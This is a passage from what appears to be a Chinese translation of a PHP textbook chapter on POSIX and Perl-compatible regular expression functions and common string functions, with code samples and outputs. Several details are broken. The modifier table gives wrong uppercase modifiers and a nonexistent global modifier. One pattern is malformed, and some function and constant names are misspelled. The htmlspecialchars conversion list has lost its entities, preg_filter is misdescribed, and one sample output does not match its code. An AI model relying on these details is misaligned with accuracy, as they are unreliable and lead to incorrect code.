- [:upper:]。大写字母字符。也可以指定为[A-Z]。
- [:space:]。空白字符，包括空格、水平制表符、垂直制表符、换行、换页或回车。
- [:xdigit:]。十六进制字符。也可以指定为[a-fA-F0-9]。

9.1.2　PHP 的正则表达式函数（POSIX 扩展）

目前 PHP 为使用 POSIX 风格的正则表达式搜索字符串提供了 7 个函数，包括：ereg()、ereg_replace()、eregi()、eregi_replace()、split()、spliti()和 sql_regcase()。这一节将分别讨论这些函数。

1. 以区分大小写的方式搜索

ereg()函数根据定义的模式以区分大小写的方式搜索字符串，如果找到则返回 TRUE，否则返回 FALSE。其形式为：

```
int ereg(string pattern, string string [, array regs])
```

下面是使用 ereg()的一个例子，这里要确定用户名是否只包含小写字母：

```
<?php
    $username = "jasoN";
    if (ereg("([^a-z])",$username))
        echo "Username must be all lowercase!";
    else
        echo "Username is all lowercase!";
?>
```

由于所提供的用户名不是全小写，因而 ereg()不会返回 FALSE（而是返回匹配字符串的长度，PHP 会把返回的长度作为 TRUE 处理），这会导致输出错误消息。

还有一个可选的输入参数 regs，它包含一个数组，其中包括使用正则表达式中小括号分组的所有匹配表达式。利用此数组，可以将 URL 分成几部分，如下所示：

```
<?php
    $url = "http://www.apress.com";

    // 将$url 分解为 3 部分:
    // "http://www", "apress", and "com"
    $parts = ereg("^(http://www)\.([[:alnum:]]+)\.([[:alnum:]]+)", $url, $regs);

    echo $regs[0];      // 输出整个串"http://www.apress.com"
    echo "<br />";
    echo $regs[1];      // 输出"http://www"
    echo "<br />";
    echo $regs[2];      // 输出"apress"
    echo "<br />";
    echo $regs[3];      // 输出"com"
?>
```

这会返回：

```
http://www.apress.com
http://www
apress
com
```

2. 以不区分大小写的方式搜索

eregi()函数搜索一个匹配预定义模式的字符串时不区分大小写。其形式为：

```
int eregi(string pattern, string string, [array regs])
```

此函数在检测字符串（如密码）的有效性时很有用。下面的例子展示了这个概念：

```
<?php
    $pswd = "jasonasdf";
    if (!eregi("^[a-zA-Z0-9]{8,10}$", $pswd))
        echo "Invalid password!";
    else
        echo "Valid password!";
?>
```

在此例中，用户必须提供由8～10个字符组成的字母数字密码，否则将显示一条错误消息。

3. 以区分大小写的方式替换文本

ereg_replace()函数的操作与 ereg()相似，只是它的功能经过了扩展，不仅会查找与 pattern 匹配的字符串，还要用 replacement 的内容替代匹配 pattern 的字符串。其形式为：

```
string ereg_replace(string pattern, string replacement, string string)
```

如果没有找到匹配部分，字符串就保持不变。与 ereg()一样，ereg_replace()是区分大小写的。考虑一个例子：

```
<?php
    $text = "This is a link to http://www.wjgilmore.com/.";
    echo ereg_replace("http://([a-zA-Z0-9./-]+)$",
                      "<a href=\"\\0\">\\0</a>",
                      $text);
?>
```

这会返回：

```
This is a link to
<a href="http://www.wjgilmore.com/">http://www.wjgilmore.com/.</a>.
```

PHP 的字符串替换功能中有一个很有趣的特性，它还能反引用小括号内的子串。这有些类似于 ereg()函数中的可选输入参数 regs，只不过要使用反斜线引用子串，如\0、\1、\2 等，这里\0 引用整个字符串，\1 是第一个成功匹配的子串，等等。最多可以用 9 个反引用。下面的例子展示了如何用超链接替换所有 URL：

```
$url = "Apress (http://www.apress.com)";
$url = ereg_replace("http://([a-zA-Z0-9./-]+)([a-zA-Z/]+)",
                    "<a href=\"\\0\">\\0</a>", $url);
echo $url;
// 显示 Apress (<a href="http://www.apress.com">http://www.apress.com</a>)
```

注解　虽然 ereg_replace()很好，不过在不需要复杂的正则表达式时，另一个预定义的函数 str_replace()速度更快。str_replace()将在本章后面讨论。

4. 以不区分大小写的方式替换文本

eregi_replace()函数与 ereg_replace()相似，只是它在 string 中对匹配 pattern 的字符串的搜索是不区分大小写的。其形式为：

```
string eregi_replace(string pattern, string replacement, string string)
```

5. 以区分大小写的方式将字符串划分为不同元素

split()函数将字符串分成各个元素，在此将预定义的模式在字符串出现的位置作为各个元素的边界。其形式为：

```
array split(string pattern, string string [, int limit])
```

可选输入参数 limit 用来指定字符串应该被划分为多少个元素，从字符串左边开始，向右划分

字符串。当模式为字母字符时，split()是区分大小写的。下面是一个例子，它使用 split()将字符串根据水平制表符和换行符分为几个部分：

```
<?php
    $text = "this is\tsome text that\nwe might like to parse.";
    print_r(split("[\n\t]",$text));
?>
```

这会返回：

```
Array ( [0] => this is [1] => some text that [2] => we might like to parse. )
```

6. 以不区分大小写的方式将字符串划分为不同元素

spliti()函数与 split()相同，只是它不区分大小写。其形式为：

```
array spliti(string pattern, string string [, int limit])
```

7. 调节只支持区分大小写的正则表达式

sql_regcase()函数将字符串中的各个字符转换为一个包含两个字符并用中括号括起的表达式。如果字符是一个字母，中括号中将包含这个字母的大小写形式；否则，原字符将保持不变。其形式为：

```
string spl_regcase(string string)
```

如果 PHP 应用要与其他应用协作（而这些应用只支持区分大小写的正则表达式），可以用这个函数作为变通方案。下例说明了如何使用 sql_regcase()来转换字符串：

```
<?php
    $version = "php 6.0";
    echo sql_regcase($version);
    // 输出[Pp] [Hh] [Pp] 6.0
?>
```

9.1.3 正则表达式语法（Perl 风格）

Perl 一直被认为是最伟大的解析语言之一，它提供了一种全面的正则表达式语言，即使是最复杂的字符串模式，也可以用这种正则表达式语言搜索、修改和替换。PHP 开发人员认识到，与其重新发明正则表达式，不如让 PHP 用户直接使用声名赫赫的 Perl 正则表达式语法，即 Perl 风格的函数。

事实上，Perl 的正则表达式语法就是由 POSIX 实现派生的，因此二者有很多类似的地方。可以使用 9.1.1 节中介绍的所有量词。本节余下的部分将简单介绍 Perl 正则表达式语法。先来看一个基于 Perl 的正则表达式：

```
/food/
```

注意，字符串 food 被放在两个斜线之间。与 POSIX 正则表达式类似，可以通过量词构建更复杂的字符串：

```
/fo+/
```

这将匹配 fo，无论它是独立出现还是后面跟一个或多个字符的字符串。对于这个模式，可能的匹配包括 food、fool 和 fo4。下面是使用量词的另一个例子：

```
/fo{2,4}/
```

这将匹配后面跟有2~4个o的f。对此，可能的匹配有fool、fooool和foosball。

1．修饰符

通常，你可能希望调整正则表达式的解释。例如，可能希望告诉正则表达式完成不区分大小写的搜索，或忽略语法中的注释。这些调整称为修饰符（modifier），修饰符对编写简洁短小的表达式大有帮助。表9-1列出了一些需要特别注意的修饰符。

表9-1　6个示例修饰符

修饰符	描述
I	完成不区分大小写的搜索
G	查找所有出现（完成全局搜索）
M	将一个字符串视为多行（m就表示multiple）。默认情况下，^和$字符匹配字符串中的最开始和最末尾。使用m修饰符将使^和$匹配字符串中每行的开始
S	将一个字符串视为一行，忽略其中的所有换行符；它与m修饰符正好作用相反
X	忽略正则表达式中的空白和注释
U	第一次匹配后停止。许多量词很“贪婪”，将尽可能地完成匹配，而不是在第一次匹配后停止。利用这个修饰符，可以让它们“不再贪婪”

这些修饰符可以直接放在正则表达式的后面，例如/string/i。考虑下面几个例子。

- /wmd/i：可以匹配WMD、wMD、WMd、wmd，以及字符串wmd的任何其他大小写形式。
- /taxation/gi：不区分大小写，所以会找到出现的所有单词taxation。可以使用这个全局修饰符计算出现的总次数，或者结合替换特性用某个字符串替代匹配模式的所有字符串。

2．元字符

利用Perl正则表达式还可以做另一件有用的事情，这就是使用各种元字符来过滤搜索。元字符（metacharacter）就是一个字符或字符序列，表示某种特殊含义。以下是一组有用的元字符。

- \A。只匹配字符串开头。
- \b。匹配单词边界。
- \B。匹配除单词边界之外的任意字符。
- \d。匹配数字字符。它与[0-9]相同。
- \D。匹配非数字字符。
- \s。匹配空白字符。
- \S。匹配非空白字符。
- []。包围一个字符类。
- ()。包围一个字符分组或定义一个反引用。
- $。匹配行尾。
- ^。匹配行首。
- .。匹配除换行之外的任何字符。
- \。引出下一个元字符。
- \w。匹配任何只包含下划线和字母数字字符的字符串。它与[a-zA-Z0-9_]相同。
- \W。匹配字符串，忽略下划线和字母数字字符。

考虑几个例子。第一个正则表达式将匹配 pisa 和 lisa 这样的字符串，而不匹配 sand 这样的字符串：

```
/sa\b/
```

下面返回第一次出现的单词 linux，不区分大小写。

```
/\blinux\b/i
```

\B 与单词边界元字符相反，匹配除单词边界之外的任意字符。所以该例将匹配 sand 和 Sally 等字符串，而不能匹配 Melissa。

```
/sa\B/
```

最后这个例子返回满足一定条件的字符串的所有实例：即该字符串包含一个美元符且美元符后面跟一个或多个数字。

```
/\$\d+\g
```

3. PHP 的正则表达式函数（Perl 兼容）

PHP 为使用 Perl 兼容的正则表达式搜索和修改字符串提供了 8 个函数，包括：preg_filter()、preg_grep()、preg_match()、preg_match_all()、preg_quote()、preg_replace()、preg_replace_callback()和 preg_split()。下面将介绍这些函数。

● *搜索数组*

preg_grep()函数搜索数组中的所有元素，返回由与某个模式匹配的所有元素组成的数组。其形式为：

```
array preg_grep(string pattern, array input [, int flags])
```

考虑一个例子，它使用这个函数在数组中搜索以 p 开头的食物：

```
<?php
    $foods = array("pasta", "steak", "fish", "potatoes");
    $food = preg_grep("/^p/", $foods);
    print_r($food);
?>
```

这会返回：

```
Array ( [0] => pasta [3] => potatoes )
```

注意，输出数组对应于输入数组的索引顺序。如果某个索引位置的值与模式匹配，这个值就被放到输出数组的相应位置。否则，该位置为空。如果希望删除数组中的空实例，可以通过第 5 章介绍的函数 array_values()过滤输出数组。

可选的输入参数 flags 接受一个值 PREG_REGP_INVERT。传递此标志将得到与该模式不匹配的数组元素。

● *搜索模式*

preg_match()函数根据搜索模式搜索字符串，如果存在则返回 TRUE，否则返回 FALSE。其形式为：

```
int preg_match(string pattern, string string [, array matches] [, int flags [, int
offset]]])
```

可选的输入参数 matches 可以包含搜索模式中包含的子模式的各个部分（如果有的话）。下面的例子使用 preg_match()完成一个不区分大小写的搜索：

```
<?php
    $line = "vim is the greatest word processor ever created! Oh vim, how I love thee!";
    if (preg_match("/\bVim\b/i", $line, $match)) print "Match found!";
?>
```

例如，这个脚本将在定位到单词 Vim 或 vim 时确定一次匹配，而不匹配 simplevim、vims 或 evim。

可以使用可选参数 flags 来调整返回的 matches 参数的行为，这会改变填充数组的方式，即将返回每一个匹配的字符串以及根据匹配位置确定的相应偏移。

最后，可选参数 offset 会把字符串中的搜索起始点调整到一个指定的位置。

- 匹配所有出现的模式

preg_match_all()函数在字符串中匹配模式的所有出现，以便按照你通过可选的输入参数指定的顺序，将每次的出现结果放在某个数组中。其形式为：

```
int preg_match_all(string pattern, string string, array matches [, int flags] [, int
offset]))
```

flags 参数接受以下 3 个值。

- PREG_PATTERN_ORDER。如果没有定义可选的 flags 参数，这是默认值。PREG_PATTERN_ORDER 以你可能认为最合理的方式指定顺序：$pattern_array[0]是与模式完全匹配的所有字符串的数组，$pattern_array[1]数组中包括所有与第一个小括号内正则表达式匹配的字符串，依次类推。
- PREG_SET_ORDER。其顺序与默认设置稍有不同。$pattern_array[0]包含与第一个小括号内正则表达式匹配的元素。$pattern_array[1]包含与第二个小括号内正则表达式匹配的元素，等等。
- PREG_OFFSET_CAPTURE。调整返回的 matches 参数的行为，这会改变填充数组的方式，方法是返回每一个匹配的字符串以及根据匹配位置确定的相应偏移。

下面的例子使用了 preg_match_all()来查找所有在粗体 HTML 标签中的字符串：

```
<?php
    $userinfo = "Name: <b>Zeev Suraski</b> <br> Title: <b>PHP Guru</b>";
    preg_match_all("/<b>(.*)<\/b>/U", $userinfo, $pat_array);
    printf("%s <br /> %s", $pat_array[0][0], $pat_array[0][1]);
?>
```

这会返回：

```
Zeev Suraski
PHP Guru
```

- 界定特殊的正则表达式字符

函数 preg_quote()在每个对于正则表达式语法而言有特殊含义的字符前插入一个反斜线。这些特殊字符包括：$ ^ * ( ) + = { } [ ] |\\:<>。其形式为：

```
string preg_quote(string str [, string delimiter])
```

可选参数 delimiter 用于指定用于正则表达式的定界符，使用它也要用反斜线转义。考虑一个例子：

```
<?php
    $text = "Tickets for the fight are going for $500.";
    echo preg_quote($text);
?>
```

这会返回：

```
Tickets for the fight are going for \$500\.
```

● 替换匹配模式的所有字符串

preg_replace()函数会用 replacement 的内容替换与 pattern 匹配的所有字符串，并返回修改后的结果。这个函数的形式如下：

```
mixed preg_replace(mixed pattern, mixed replacement, mixed str [, int limit [, int
count]])
```

注意，pattern 和 replacement 参数都被定义为 mixed。这是因为，对于这两个参数既可以提供一个字符串，也可以提供一个数组。可选的输入参数 limit 指定了应当发生多少次匹配。如果没有设置 limit 或者将 limit 设置为-1，就会替换匹配 pattern 的所有字符串。最后，可选参数 count 会被设置为替换的总次数。考虑下面的例子：

```
<?php
    $text = "This is a link to http://www.wjgilmore.com/.";
    echo preg_replace("/http:\/\/(.*)\//", "<a href=\"\${0}\">\${0}</a>", $text);
?>
```

这会返回以下结果：

```
This is a link to
<a href="http://www.wjgilmore.com/">http://www.wjgilmore.com/</a>.
```

如果作为 pattern 和 replacement 参数传入数组，这个函数将循环处理各个数组中的每一个元素，一旦找到匹配就进行替换。考虑下面的例子，这可以作为一个公司报表筛选器：

```
<?php
    $draft = "In 2010 the company faced plummeting revenues and scandal.";
    $keywords = array("/faced/", "/plummeting/", "/scandal/");
    $replacements = array("celebrated", "skyrocketing", "expansion");
    echo preg_replace($keywords, $replacements, $draft);
?>
```

这会返回以下结果：

```
In 2010 the company celebrated skyrocketing revenues and expansion.
```

PHP 5.3.0新增了preg_filter()函数，这个函数的操作方式等同于preg_replace()，只不过它不返回修改后的结果，而只是返回匹配项。

● 创建定制的替换函数

有时候你可能想根据一组更复杂的标准，而不是PHP默认的功能所提供的标准来替换字符串。例如，你想扫描一个缩写词文本（如IRS），直接把完整的名称放在缩写词后面。这样你需要创建一个定制函数，然后使用preg_replace_callback()暂时将其放入该语言中。其形式为：

```
mixed preg_replace_callback(mixed pattern, callback callback, mixed str
                            [, int limit [, int count]])
```

参数pattern确定要寻找的字符串，参数str定义所搜索的字符串。参数callback定义用于完成替换任务的函数名。可选参数limit指定要进行多少次匹配。如果不设置limit或将其设置为-1，则替换所有匹配的字符串。最后，可选参数count将被设为替换的次数。在下面的例子中，将名为acronym()的函数传递给preg_replace_callback()，用来向目标字符串中插入各个同义词的长形式[①]。

```
<?php

    // 此函数将直接添加缩写词的长形式到
    // $matches 中找到的任何缩写词后
    function acronym($matches) {
        $acronyms = array(
            'WWW' => 'World Wide Web',
            'IRS' => 'Internal Revenue Service',
            'PDF' => 'Portable Document Format');

        if (isset($acronyms[$matches[1]]))
            return $matches[1] . " (" . $acronyms[$matches[1]] . ")";
        else
            return $matches[1];
    }

    // 目标文本
    $text = "The <acronym>IRS</acronym> offers tax forms in
             <acronym>PDF</acronym> format on the <acronym>WWW</acronym>.";

    // 添加缩写词的长形式到目标文本
    $newtext = preg_replace_callback("/<acronym>(.*)<\/acronym>/U", 'acronym',
                                     $text);

    print_r($newtext);

?>
```

这会返回：

```
The IRS (Internal Revenue Service) offers tax forms
in PDF (Portable Document Format) on the WWW (World Wide Web).
```

① 即插入各个缩写词的非缩写形式。——译者注

● 以不区分大小写的方式将字符串划分为不同的元素

preg_split()函数与split()相同，只是pattern也可以按正则表达式定义。其形式为：

```
array preg_split(string pattern, string string [, int limit [, int flags]])
```

如果指定了可选的输入参数limit，就返回limit个子串。考虑下面这个例子：

```
<?php
    $delimitedText = "Jason+++Gilmore++++++++++Columbus+++OH";
    $fields = preg_split("/\++/", $delimitedText);
    foreach($fields as $field) echo $field."<br />";
?>
```

返回如下结果：

```
Jason
Gilmore
Columbus
OH
```

注解 9.3节提供了几个标准函数，可用于代替正则表达式完成上述任务。在很多情况下，这些替代函数比相应的正则表达式函数运行得更快。

9.2 其他字符串函数

除了本章前半部分讨论的基于正则表达式的函数，PHP还提供了100多个函数，能够处理字符串中我们所能想到的每一个方面。本书并不打算介绍每一个函数，这超出了本书的范围，而且这只是在重复PHP文档的一些内容。本节主要讨论论坛上最常问到的各类问题，并重点关注与字符串相关的问题。这一节可以分为以下主题：

- 确定字符串长度；
- 比较字符串；
- 处理字符串大小写；
- 字符串与HTML之间的相互转换；
- 其他正则表达式函数；
- 填充和剔除字符串；
- 统计字符和单词个数。

9.2.1 确定字符串长度

无数应用程序中都有确定字符串长度的工作。PHP函数strlen()能够非常完美地完成这个任务。此函数返回字符串的长度，字符串中的每个字符相当于一个单位。其形式为：

```
int strlen(string str)
```

下面的例子要验证用户密码的长度是否可以接受：

```
<?php
    $pswd = "secretpswd";
```

```
    if (strlen($pswd) < 10)
        echo "Password is too short!";
    else
        echo "Password is valid!";
?>
```

这里，错误消息不会出现，因为所选的密码由10个字符组成，而条件表达式验证目标字符串中是否少于10个字符。

9.2.2　比较两个字符串

在任何语言中，无疑字符串比较都是字符串处理功能中最重要的特性之一。有很多方法可以比较两个字符串的相等性，PHP 为此提供了4个函数：strcmp()、strcasecmp()、strspn()和 strcspn()。

1. 以区分大小写的方式比较两个字符串

strcmp()函数对两个字符串进行二进制安全的比较，并区分大小写。其形式为：

```
int strcmp(string str1, string str2)
```

根据比较结果将返回如下的一个可能值。

- 如果 str1 和 str2 相等则返回 0。
- 如果 str1 小于 str2 则返回-1。
- 如果 str1 大于 str2 则返回 1。

网站经常要求正在注册的用户输入并确认他选择的密码，减少由于键入错误而生成不正确密码的可能性。因为密码通常是区分大小写的，所以 strcmp()对于比较这两个密码是非常合适的：

```
<?php
    $pswd = "supersecret";
    $pswd2 = "supersecret2";

    if (strcmp($pswd, $pswd2) != 0) {
        echo "Passwords do not match!";
    } else {
        echo "Passwords match!";
    }
?>
```

注意，对于 strcmp()，字符串必须完全匹配才被认为是相等的。例如，Supersecret 不同于 supersecret。如果要以不区分大小写的方式比较两个字符串，可以考虑下面介绍的 strcasecmp()。

关于这个函数，另一个容易混淆的地方是：两个字符串相等时要返回 0。这与使用==操作符完成字符串比较有所不同，如下：

```
if ($str1 == $str2)
```

两种方式目标相同，都是比较两个字符串，但要记住它们返回的值却不同。

2. 以不区分大小写的方式比较两个字符串

strcasecmp()函数与 strcmp()相同，只是它的比较不区分大小写。其形式为：

```
int strcasecmp(string str1, string str2)
```

下面的例子要比较两个电子邮件地址，对此使用 strcasecmp()很理想，因为大小写不确定电子邮件地址的唯一性：

```
<?php
    $email1 = "admin@example.com";
    $email2 = "ADMIN@example.com";

    if (! strcasecmp($email1, $email2))
        echo "The email addresses are identical!";
?>
```

这里将输出消息，因为 strcasecmp()对$email1 和$email2 会执行不区分大小写的比较，并确定它们实际上是相同的。

3. 求两个字符串的相同部分

strspn()函数返回一个字符串中包含有另一个字符串中字符的第一部分的长度[①]。其形式为：

```
int strspn(string str1, string str2 [, int start [, int length]])
```

下面的示例使用 strspn()确保一个密码不只由数字组成：

```
<?php
    $password = "3312345";
    if (strspn($password, "1234567890") == strlen($password))
        echo "The password cannot consist solely of numbers!";
?>
```

这里将返回错误消息，因为$password 确实只由数字组成。

可以使用可选的 start 参数来定义字符串中的起始位置，而不是采用偏移为 0 的默认位置。可选参数 length 可以用来定义将在比较中使用的 str1 串的长度。

4. 求两个字符串的不同部分

strcspn()函数返回一个字符串中包含另一个字符串中所没有的字符的第一部分的长度。可选参数 start 和 length 的用法与前面介绍的 strspn()函数中的用法相同。这个函数的原型如下：

```
int strcspn(string str1, string str2 [, int start [, int length]])
```

下面是一个使用 strcspn()验证密码的例子：

```
<?php
    $password = "a12345";
    if (strcspn($password, "1234567890") == 0) {
        echo "Password cannot consist solely of numbers!";
    }
?>
```

这里不会显示错误消息，因为$password 不只是由数字组成。

9.2.3 处理字符串大小写

有 4 个函数可用来处理字符串中字符的大小写：strtolower()、strtoupper()、ucfirst()

① 如果一个字符串中完全是另一个字符串中的字符，那么第一个字符串将作为第一部分，相应地返回它的长度。——译者注

和ucwords()。

1. 将字符串全部转换为小写

strtolower()函数将字符串全部转换为小写字母，并返回修改后的字符串。非字母字符不受影响。其形式为：

```
string strtolower(string str)
```

下面的示例使用strtolower()将URL引用的地址转换为小写字母：

```
<?php
    $url = "http://WWW.EXAMPLE.COM/";
    echo strtolower($url);
?>
```

这会返回：

```
http://www.example.com/
```

2. 将字符串全部转换为大写

正如可以将字符串转换为小写一样，也可以将其转换为大写。这是通过函数strtoupper()实现的。其形式为：

```
string strtoupper(string str)
```

非字母字符不受影响。下面的例子使用strtoupper()将一个字符串全部转换为大写字母：

```
<?php
    $msg = "I annoy people by capitalizing e-mail text.";
    echo strtoupper($msg);
?>
```

这会返回：

```
I ANNOY PEOPLE BY CAPITALIZING E-MAIL TEXT.
```

3. 将字符串的第一个字符大写

如果字符串的第一个字符是字母，ucfirst()函数则将其变成大写。其形式为：

```
string ucfirst(string str)
```

非字母字符不受影响。此外，字符串中的任何大写字母也保持不变。考虑下面的例子：

```
<?php
    $sentence = "the newest version of PHP was released today!";
    echo ucfirst($sentence);
?>
```

这会返回：

```
The newest version of PHP was released today!
```

注意，第一个字母确实被大写，不过原来已经大写的单词PHP保持不变。

4. 将字符串中每个单词的首字母变为大写

ucwords()函数将字符串中每个单词的第一个字母变为大写。其形式为：

```
string ucwords(string str)
```

非字母字符不受影响。下面的例子使用ucwords()将字符串中每个单词的开头字母变为大写：

```
<?php
    $title = "O'Malley wins the heavyweight championship!";
    echo ucwords($title);
?>
```

这会返回：

```
O'Malley Wins The Heavyweight Championship!
```

注意，如果“O'Malley”写成了“O'malley”，ucwords()不会发现问题，因为它认为单词是这样定义的：作为字符串，单词两侧都有空白符从而与其他实体分隔开。

9.2.4 字符串与 HTML 相互转换

要把字符串或整个文件转换为适合在 Web 上浏览的形式（或反之，将适合 Web 浏览的形式转换为字符串或文件），并没有想象中那么困难。下面这些函数就可以完成这些任务。

1. 将换行符转换为 HTML 终止标签

nl2br()函数将字符串中的所有换行符（\n）转换为与 XHTML 兼容的形式
。其形式为：

```
string nl2br(string str)
```

换行符可以通过回车创建，或者显式写入字符串中。下面的示例将文本串转换为 HTML 格式：

```
<?php
    $recipe = "3 tablespoons Dijon mustard
    1/3 cup Caesar salad dressing
    8 ounces grilled chicken breast
    3 cups romaine lettuce";

    // 将换行符换成<br />
    echo nl2br($recipe);
?>
```

执行这个例子可以得到如下输出：

```
3 tablespoons Dijon mustard<br />
1/3 cup Caesar salad dressing<br />
8 ounces grilled chicken breast<br />
3 cups romaine lettuce
```

2. 将特殊字符转换为 HTML 等价形式

在一般的通信过程中，可能会遇到文档文本编码所不包括的很多特殊字符，或者无法在键盘上输入的字符。例如，版权符号（©）、分币符号（¢）和法语重音符号（è）等就属于这种字符。为了克服这些缺点，专门设计了一组统一的按键编码，称为字符实体引用（character entity reference）。浏览器

解析这些实体时，会将其转换为可识别的形式。例如，前面提供的 3 个字符分别被表示为&copy、&cent 和&Egrave。

可以用 htmlentities()函数来执行这样的转换。其形式为：

```
string htmlentities(string str [, int quote_style [, int charset [, boolean double_
encode]]])
```

因为标记中引号有特殊的意义，可以通过可选的 quote_style 参数来选择如何处理引号。它接受 3 个值。

- ENT_COMPAT，转换双引号，忽略单引号。这是默认值。
- ENT_NOQUOTES，忽略双引号和单引号。
- ENT_QUOTES，转换双引号和单引号。

第二个可选参数 charset 确定转换所用的字符集。表 9-2 列出了它所支持的字符集。如果忽略 chatset，将默认为 ISO-8859-1。

表 9-2　htmlentities()所支持的字符集

字 符 集	描　述
BIG5	繁体中文
BIG5-HKSCS	香港扩展的 BIG5，繁体中文
cp866	DOS 特有的西里尔（Cyrillic）字符集
cp1251	Windows 特有的西里尔字符集
cp1252	Windows 特有的西欧字符集
EUC-JP	日文
GB2312	简体中文
ISO-8859-1	西欧，Latin-1
ISO-8859-15	西欧，Latin-9
KOI8-R	俄语
Shift-JIS	日文
UTF-8	ASCII 兼容的多字节 8 编码

最后一个可选参数 double_encode 会阻止 htmlentities()对字符串中已有的 HTML 实体编码。大多数情况下，如果你怀疑 HTML 实体已经在目标字符串中，很可能要启用这个参数。

下面的例子将转换必要的字符以便在 Web 浏览器上显示：

```
<?php
    $advertisement = "Coffee at 'Cafè Française' costs $2.25.";
    echo  htmlentities($advertisement);
?>
```

这会返回：

```
Coffee at 'Caf&egrave; Fran&ccedil;aise' costs $2.25.
```

这里转换了两个字符，重音符号（è）和变音符号（ç）。单引号被忽略，因为默认的 quote_style 设置为 ENT_COMPAT。

3. 将特殊的 HTML 字符用于其他目的

有些字符在标记语言和人类语言中有双重作用。用于后者时，这些字符必须转换为可显示的等价形式。例如，&号必须转换为&，而大于字符必须转换为>。htmlspecialchars()函数可以为你完成这个任务，它将以下字符转换为兼容的等价形式。其形式为：

```
string htmlspecialchars(string str [, int quote_style [, string charset [, boolean
double_encode]]])
```

可选参数 charset 和 double_encode 的用法与上一节对 htmlentities()函数的解释相同。

htmlspecialchars()可以转换的字符列表以及其最终的格式如下：

- &变成&
- "（双引号）变成"
- '（单引号）变成'
- <变成<
- >变成>

要防止用户向一个交互式 Web 应用程序（如布告栏）中输入 HTML 标签，这个函数尤为有用。以下例子使用了 htmlspecialchars()来转换可能有害的字符：

```
<?php
    $input = "I just can't get <<enough>> of PHP!";
    echo htmlspecialchars($input);
?>
```

查看源代码，将看到：

```
I just can't get &lt;&lt;enough&gt;&gt; of PHP!
```

如果转换不是必须的，可能更有效的方式是使用 strip_tags()，它将删除字符串中的标签。

提示 如果gethtmlspecialchars()要与nl2br()等函数结合使用，应当在gethtmlspecial-chars()之后再执行nl2br()；否则，nl2br()生成的
标签将被转换为可见字符。

4. 将文本转换为 HTML 等价形式

使用 get_html_translation_table()是将文本转换为 HTML 等价形式的一个便利方法，它会返回指定的两种转换表之一（HTML_SPECIALCHARS 或 HTML_ENTITIES）。其形式为：

```
array get_html_translation_table(int table [, int quote_style])
```

然后，所返回的值可以与另一个预定义函数 strtr()（本节后面将正式介绍）一起，用于将文本转换为相应的 HTML 代码。

下面的例子使用 get_html_translation_table()将文本转换为 HTML：

```
<?php
    $string = "La pasta è il piatto più amato in Italia";
    $translate = get_html_translation_table(HTML_ENTITIES);
    echo strtr($string, $translate);
?>
```

这会返回为了在浏览器上输出而做了必要格式化的字符串：

```
La pasta &egrave; il piatto pi&ugrave; amato in Italia
```

有趣的是，array_flip()能够反转文本到 HTML 的转换，反之亦然。假设在前面代码例子中不输出 strtr()的结果，而将其赋给变量$translated_string。

下一个示例使用 array_flip()将一个字符串恢复为最初的值：

```
<?php
    $entities = get_html_translation_table(HTML_ENTITIES);
    $translate = array_flip($entities);
    $string = "La pasta &egrave; il piatto pi&ugrave; amato in Italia";
    echo strtr($string, $translate);
?>
```

返回如下结果：

```
La pasta é il piatto più amato in italia
```

5. 创建一个自定义的转换清单

strtr()函数将字符串中的所有字符转换为某个预定义的数组中的相应值。其形式为：

```
string strtr(string str, array replacements)
```

下面的例子将已经废弃的粗体字符（<b>）转换为相应的 XHTML 形式：

```
<?php
    $table = array('<b>' => '<strong>', '</b>' => '</strong>');
    $html = '<b>Today In PHP-Powered News</b>';
    echo strtr($html, $table);
?>
```

返回如下结果：

```
<strong>Today In PHP-Powered News</strong>
```

6. 将 HTML 转换为纯文本

有时候可能需要将 HTML 文件转换为纯文本。可以使用 strip_tags()函数达到这个目的，该函数删除字符串中的所有 HTML 和 PHP 标签，只保留文本实体。其形式为：

```
string strip_tags(string str [, string allowable_tags])
```

可选的参数 allowable_tags 指定在此过程中可以跳过的标签。下面的例子使用 strip_tags()删除字符串中的所有 HTML 标签：

```
<?php
    $input = "Email <a href='spammer@example.com'>spammer@example.com</a>";
    echo strip_tags($input);
?>
```

返回如下结果：

```
Email spammer@example.com
```

下面的例子删除<a>标签之外的所有标签：

```
<?php
    $input = "This <a href='http://www.example.com/'>example</a>
              is <b>awesome</b>!";
    echo strip_tags($input, "<a>");
?>
```

返回如下结果：

```
This <a href='http://www.example.com/'>example</a> is awesome!
```

注解 另一个类似于 strip_tags()的函数是 fgetss()。该函数将在第 10 章介绍。

9.3 正则表达式函数的替代函数

在处理大量信息时，正则表达式函数会使速度大幅减慢。应当只在需要使用正则表达式解析比较复杂的字符串时才使用这些函数。如果要解析简单的表达式，还可采用很多可以显著加快处理过程的预定义函数。这一节将描述这些函数。

1. 根据预定义的字符对字符串进行词法分析

strtok()函数根据预定义的字符列表来解析字符串。其形式为：

```
string strtok(string str, string tokens)
```

关于 strtok()有一点很奇怪：必须连续地调用这个函数，才能完全地对一个字符串进行词法分析；每次调用该函数只是对字符串的下一部分做词法分析。但是，str 参数只需指定一次，因为函数会跟踪 str 中的位置，直到完全对 str 完成了词法分析，或者指定了新的 str 参数。最好通过示例来解释这个函数的行为：

```
<?php
    $info = "J. Gilmore:jason@example.com|Columbus, Ohio";

    // 定界符包括冒号 (:)、竖线 (|)、逗号 (,)
    $tokens = ":|,";
    $tokenized = strtok($info, $tokens);

    // 打印输出$tokenized 数组的每个元素
    while ($tokenized) {
        echo "Element = $tokenized<br>";
        // 在后续调用中不要包含第一个参数
        $tokenized = strtok($tokens);
    }
?>
```

这会返回如下结果：

```
Element = J. Gilmore
Element = jason@example.com
Element = Columbus
Element = Ohio
```

2. 根据预定义的定界符分解字符串

explode()函数将字符串 str 分成子串数组。其形式为：

```
array explode(string separator, string str [, int limit])
```

原字符串被根据 separator 指定的字符分隔符分隔为不同的元素。元素的数量可以通过可选参数 limit 来限制。可以结合使用 explode()、sizeof()和 strip_tags()来确定给定文本块中单词的总数：

```
<?php
    $summary = <<< summary
    In the latest installment of the ongoing Developer.com PHP series,
    I discuss the many improvements and additions to
    <a href="http://www.php.net">PHP 5's</a> object-oriented architecture.
summary;
    $words = sizeof(explode(' ',strip_tags($summary)));
    echo "Total words in summary: $words";
?>
```

这会返回：

```
Total words in summary: 32
```

explode()函数始终比 preg_split()、split()和 spliti()快得多。因此，在不需要使用正则表达式时，一定要使用这个函数。

